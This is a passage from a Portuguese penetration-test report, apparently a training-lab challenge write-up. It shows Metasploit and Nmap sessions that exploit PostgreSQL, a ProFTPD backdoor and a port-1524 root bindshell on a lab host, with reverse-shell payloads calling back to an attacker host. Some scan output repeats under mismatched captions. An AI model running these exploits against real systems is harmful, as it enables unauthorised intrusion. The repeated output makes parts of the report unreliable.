



Figura 15: Pasta download com arquivos confidenciais desprotegidos

2.1.9.1 Servidor Linux

O servidor *Windows* instalado é o controlador de domínio.

Seguem sequência de figuras demonstrando ganho de acesso ao servidor explorando a vulnerabilidade.

Primeiramente foi realizado uma busca no ambiente, e recolhido informações sobre *cross-site request forgery*.



```

File Actions Edit View Help
msf6 > search

JSESSIONID:
httponly flag not set
/admin/jscript/upload.html:
JSESSIONID:
httponly flag not set
http-csrf:
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.103
Found the following possible CSRF vulnerabilities:

Path: http://192.168.1.103:8180/admin/
Form id: username
Form action: j_security_check;jsessionid=CAF91C62082B45BE1D448B76F7FD90

Path: http://192.168.1.103:8180/servlets-examples/servlet/SessionExample
Form id:
Form action: SessionExample;jsessionid=100D14630B9981439992A8C085446163


Path: http://192.168.1.103:8180/servlets-examples/servlet/SessionExample
Form id:
Form action: SessionExample;jsessionid=100D14630B9981439992A8C085446163

Path: http://192.168.1.103:8180/servlets-examples/servlet/CookieExample
Form id:
Form action: CookieExample

```

Figura 18: Recolhendo informação sobre *cross-site request forgery*

Dessa forma foi identificado uma vulnerabilidade no protocolo *SSL*.



```

File Actions Edit View Help
msf6 > search


ssl-poodle:
VULNERABLE:
SSL POODLE information leak
State: VULNERABLE
IDs: BID:70574 CVE:CVE-2014-3566
The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easie
for man-in-the-middle attackers to obtain cleartext data via a
padding-oracle attack, aka the "POODLE" issue.
Disclosure date: 2014-10-14
Check results:
TLS_RSA_WITH_AES_128_CBC_SHA
References:
https://www.openssl.org/~bodo/ssl-poodle.pdf
https://www.securityfocus.com/bid/70574
https://www.imperialviolet.org/2014/10/14/poodle.html
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566

_sslv2-drown:
5900/tcp open  vnc          VNC (protocol 3.3)
_sslv2-drown:
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See htt
p://seclists.org/fulldisclosure/2010/Jun/277
8080/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1

```


Figura 19: Descobrimos vulnerabilidade no protocolo SSL


Iniciado tentativa de conexão com o alvo.



The left terminal window shows a Metasploit session where the user sets the LHOST to 192.168.1.64 and runs the 'postgres_sql' module. The output shows the PostgreSQL version as 8.3.1. The right terminal window displays a detailed vulnerability report for 'ssl-ccs-injection', identifying an SSL/TLS MITM vulnerability (CCS Injection) with a high risk factor, referencing CVE-2014-0224.

Figura 20: Identificando vulnerabilidades SSL-TLS e PostgreSQL


Realizado exploração e estabelecido conexão *shell* reverso.



The left terminal window shows the user running the 'postgres_payload' module and then the 'postgres_sql' module. The right terminal window shows the same vulnerability report as in Figure 20, but with additional information about the 'ssl-dh-params' vulnerability, which is also identified as vulnerable.

Figura 21: Explorando vulnerabilidade do Postgre e estabelecendo *shell* reversa

Acesso realizado com sucesso.



```

File Actions Edit View Help
meterpreter > shell
Process 5059 created.
Channel 1 created.
ls
PG_VERSION
base
global
pg_clog
pg_multixact
pg_subtrans
pg_tblspc
pg_twophase
pg_xlog
postmaster.opts
postmaster.pid
root.crt
server.crt
server.key
pwd
/var/lib/postgresql/8.3/main
ls
PG_VERSION
base
global
pg_clog
pg_multixact
pg_subtrans

```


```

File Actions Edit View Help
Desafio final! Seja bem vindo(a)
_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
_http-csrf: Couldn't find any CSRF vulnerabilities.
_http-dombased-xss: Couldn't find any DOM based XSS.
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
_ssl-ccs-injection: No reply from server (TIMEOUT)
_sslv2-drown:
445/tcp open netbios-ssn Samba smb2 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
rmi-vuln-classloader:
VULNERABLE:
RMI registry default configuration remote code execution vulnerability
State: VULNERABLE
Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
References:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open bindshell Bash shell (**BACKDOOR**): root shell)
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
_sslv2-drown:

```

Figura 22: Acesso garantido ao *host* alvo

Após essa etapa, foi realizada nova busca de vulnerabilidades, e identificado uma possível falha no serviço *ftpd*.



```

File Actions Edit View Help
---
0 payload/cmd/unix/bind_perl normal No
1 payload/cmd/unix/bind_perl_ipv6 normal No
2 payload/cmd/unix/generic normal No
3 payload/cmd/unix/reverse normal No
4 payload/cmd/unix/reverse_bash_telnet_ssl normal No
5 payload/cmd/unix/reverse_perl normal No
6 payload/cmd/unix/reverse_perl_ssl normal No
7 payload/cmd/unix/reverse_ssl_double_telnet normal No
8 payload/cmd/unix/reverse_ssl_double_telnet normal No
9 payload/cmd/unix/reverse_ssl_double_telnet normal No
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload/cmd/unix/reverse_bash_telnet_ssl
payload => cmd/unix/reverse_bash_telnet_ssl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse SSL handler on 192.168.1.64:4444
[*] 192.168.1.103:21 - Sending Backdoor Command
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >

```


```

File Actions Edit View Help
Desafio final! Seja bem vindo(a)
_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
_http-csrf: Couldn't find any CSRF vulnerabilities.
_http-dombased-xss: Couldn't find any DOM based XSS.
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
_ssl-ccs-injection: No reply from server (TIMEOUT)
_sslv2-drown:
445/tcp open netbios-ssn Samba smb2 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
rmi-vuln-classloader:
VULNERABLE:
RMI registry default configuration remote code execution vulnerability
State: VULNERABLE
Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
References:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open bindshell Bash shell (**BACKDOOR**): root shell)
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
_sslv2-drown:

```

Figura 23: Identificando vulnerabilidade no serviço *FTPD* 1.3.1

Após a busca, foi listado pontos de exploração e na sequência realizado tentativa de explorar.



```


root@kali: /home/kali
File Actions Edit View Help
(kali@kali)~[-]
sudo su
[sudo] password for kali:
root@kali: /home/kali
telnet 192.168.1.103 1524

Desafio final! Seja bem vindo(a)
_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
_http-csrf: Couldn't find any CSRF vulnerabilities.
_http-dombased-xss: Couldn't find any DOM based XSS.
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
_ssl-ccs-injection: No reply from server (TIMEOUT)
_sslv2-drown:
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
rmi-vuln-classloader:
VULNERABLE:
RMI registry default configuration remote code execution vulnerability
State: VULNERABLE
Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
References:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open bindshell Bash shell (**BACKDOOR**): root shell)
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
_sslv2-drown:

```

Figura 24: Listando e explorando falha grave na configuração do *Telnet*

O ganho de acesso como administrador no alvo foi realizado.



```

root@kali: /home/kali
File Actions Edit View Help
root@MSBRDESAFIO02: /# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@MSBRDESAFIO02: /# root@MSBRDESAFIO02: /# whoami
root
root@MSBRDESAFIO02: /# root@MSBRDESAFIO02: /#

Desafio final! Seja bem vindo(a)
_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
_http-csrf: Couldn't find any CSRF vulnerabilities.
_http-dombased-xss: Couldn't find any DOM based XSS.
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
_ssl-ccs-injection: No reply from server (TIMEOUT)
_sslv2-drown:
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
rmi-vuln-classloader:
VULNERABLE:
RMI registry default configuration remote code execution vulnerability
State: VULNERABLE
Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
References:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open bindshell Bash shell (**BACKDOOR**): root shell)
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
_sslv2-drown:

```

Figura 25: Ganho de acesso total *root* ao *host* alvo através da porta 1524

Nova busca por vulnerabilidades foi iniciada.





Figura 26: Identificando vulnerabilidades (*Queries*) no servidor apache *http-sql-injection*

Identificado novas vulnerabilidades e realizado configuração para nova tentativa de exploração.



```

msf6 exploit(linux/http/eyesofnetwork_autodiscovery_rc) > set LHOST 192.168.1.64
LHOST => 192.168.1.64
msf6 exploit(linux/http/eyesofnetwork_autodiscovery_rc) > exploit

[*] Started reverse TCP handler on 192.168.1.64:4444
[*] Executing automatic check (disable AutoCheck to override)
[-] Exploit failed (unreachable): OpenSSL::SSL::SSLError SSL_connect returned
~1 errno=0 state=error: wrong version number
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/eyesofnetwork_autodiscovery_rc) > use 0
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/sonicwall_scrutinizer_methoddetail_sqli) > set RHOST 192.168.1.103
RHOST => 192.168.1.103
msf6 exploit(multi/http/sonicwall_scrutinizer_methoddetail_sqli) > set LHOST 192.168.1.64
LHOST => 192.168.1.64
msf6 exploit(multi/http/sonicwall_scrutinizer_methoddetail_sqli) > exploit

